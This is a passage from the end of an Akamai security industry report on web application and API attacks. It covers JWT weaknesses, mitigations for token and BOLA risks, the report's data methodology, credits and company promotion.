


Fig. 17: Attackers can potentially take over an account by using legitimate tokens from other apps

Secure algorithm

Asymmetric algorithms are known to be more secure than symmetric algorithms because they use two keys, which complicates an attack on the algorithm. A symmetric algorithm with a long and high entropy key is secure enough at first, but it's only a matter of time until it isn't. Cloud computing enables cracking signed tokens with weak private keys in periods that weren't even imagined a few years ago.

Avoid storing sensitive data in payload

Developers may unintentionally store information in the JWT, such as internal development data, incremental IDs, or server fields. Encoded but not encrypted JWT may expose potentially sensitive data to an attacker. They can use the knowledge gained about the API and launch a far more sophisticated attack against vulnerable APIs.

Injection

The key ID (kid) parameter inside a JWT indicates to the server-side app which key is used to sign the JWT as part of the verification process. However, the kid can also be a source of potential injection attacks since it is used to look up a server-side database. Akamai sees attacks like SQL and OS injections that will run server-side.

Safeguard your organization against API risks

A simple error in coding could become an attacker's pathway to a foothold in the enterprise network. Gaps in applications and APIs introduce vulnerabilities and present opportunities for exploitation from attackers looking for ways to breach your perimeter, propagate inside your network, and obtain confidential information. And as web apps and API remain critical threat surfaces that organizations must defend against, timely patching of security bugs is essential in reducing risks. A web application and API solution such as App and API Protector could stop attacks by preventing requests or traffic from reaching their target apps. Ensure security measures, such as updated web application firewall rules, are in place. Understanding how application and API attacks work, including trending vectors beyond LFI, SQLi, and XSS, could give the defenders the knowledge they need to protect organizations against similar attacks like Log4Shell.

For API-specific risks, here are some recommendations:

- Validate the token using a predefined algorithm before using the token
- Use a separate private key for each authentication environment (and different applications)
- Use asymmetric algorithms (if compute is reasonable) with long and high entropy private keys
- Use a generated unique identifier for the kid parameter (if in use)
- Avoid disclosing sensitive data on the payload; save it in a database
- Record and monitor JWT violations for later checking

To mitigate the risks posed by BOLA attacks, here are some best practices:

- Implement authorization checks for APIs that use client input to check if the current user can access the requested resources
- Use Universally Unique Identifiers (UUIDs) for resource IDs over sequential numerical IDs
- Write and run tests to evaluate your API endpoints for BOLA vulnerability

The dramatic increase in web application and API attacks across industries shows that everyone is, or will be, impacted by these attacks at some point as enterprises continue to embrace more "shift left" and develop additional apps.

Conclusion and more recommendations: Filling in the gaps on our edge

Do not wait for a crisis before you think about mitigating the different types of new or zero-day vulnerabilities whether they are found in protocol, product, or firmware. Although these mitigations may all need slightly different playbooks, establishing a process can be helpful. We recommend mitigating the attack vectors at the edge with web application and API protection/web application firewall (WAAP/WAF), internal segmentation/ ringfencing, and patching as soon as possible. The next big vulnerability will be here soon — build or validate your playbooks now.

This report examined prevalent attack vectors like Local File Inclusion (LFI), and emerging techniques like Server-Side Request Forgery (SSRF), Server-Side Template Injections (SSTI), and Server-Side Code Injection. These are techniques to look for in your logs to see if you are experiencing the same trends. You can also have your pentest and red teams validate that our detection and mitigation controls work. Review the industry trends (discussed in the **App and API risks in the time of digitalization: How attacks vary by industry** section) to prioritize the right detection and mitigation controls for your company.

Industry trends always reveal interesting insights. As cybercriminals evaluate which targets provide the best return on investment based on the level of effort to compromise, the value of data, or the likelihood of paying extortion, we often see shifts. However, it is essential to pay attention to what's happening to your neighbors because, in time, what's happening to them will shift to you. Take advantage of the chance to learn from their experiences. One industry worth noting is healthcare — the complexity introduced by the Internet of Medical Things (IoMT) is a good case study on managing new data sources.

The transformation to DevOps and APIs has driven OWASP to individually assess and compare API risks against the more known OWASP web vulnerabilities; and the attack activity, together with the results of those comparisons, has caused them to be included in the new top 10 list. As you think about what to prioritize, start with OWASP's updated recommendations as the baseline. The spotlight on Broken Authentication in JSON Web Tokens (JWT) is a great case study of how you still need to practice secure code development and develop best practices and technical controls to ensure your applications meet your risk appetite.

As we talk to customers, we continue to hear about the value of integration of security controls, the need for automation to match the speed of attacks, and the importance of visibility to make decisions and evaluate performance. We hope the data from this report provides insights to help you update your program and develop best practices.

For more insights, stay plugged in to our latest research by checking out our Security Research Hub.

Methodology

Web application attacks

This data describes application-layer alerts on traffic seen through our web application firewall. The alerts are triggered when we detect a malicious payload within a request to a protected website or application. The alerts do not indicate a successful compromise. Although these products allow a high level of customization, we collected the data presented here in a manner that does not consider custom configurations of the protected properties. The data was drawn from an internal tool for analysis of security events detected on the Akamai Intelligent Edge Platform. This is a network of approximately 340,000 servers in 4,000 locations on 1,300 networks in 134 countries. Our security teams use this data, measured in petabytes per month, to research attacks, flag malicious behavior, and feed additional intelligence into Akamai's solutions.

One significant attack in May 2022 was cut from some visualizations because of its tremendous volume. It remained in the dataset for all analytic purposes.

Credits

Editorial and writing

Eliad Kimhy
Lance Rhodes
Badette Tribbey

Review and subject matter contribution

Noam Atias
Ryan Barnett
Cheryl Chiodi
Paul Donnelly
Tom Emmons
Dennis German
Alex Marks-Bluth
Susan McReynolds
Nitzan Namer
Neeraj Pradeep
Ido Solomon
Carley Thornell
Steve Winterfeld
Maxim Zavodchik

Data analysis

Robert Lester
Chelsea Tuttle

Marketing and publishing

Georgina Morales Hampe
Shivangi Sahu

More State of the Internet / Security

Read back issues and watch for upcoming releases of Akamai's acclaimed State of the Internet / Security reports. akamai.com/soti

More Akamai threat research

Stay updated with the latest threat intelligence analyses, security reports, and cybersecurity research. akamai.com/security-research

Access data from this report

View high-quality versions of the graphs and charts referenced in this report. These images are free to use and reference, provided Akamai is duly credited as a source and the Akamai logo is retained. akamai.com/sotidata

More on Akamai solutions

To learn more about Akamai solutions for web application and API attacks, visit our App and API Security page.

Akamai powers and protects life online. Leading companies worldwide choose Akamai to build, deliver, and secure their digital experiences — helping billions of people live, work, and play every day. Akamai Connected Cloud, a massively distributed edge and cloud platform, puts apps and experiences closer to users and keeps threats farther away. Learn more about Akamai's cloud computing, security, and content delivery solutions at akamai.com and akamai.com/blog, or follow Akamai Technologies on Twitter and LinkedIn. Published 4/23.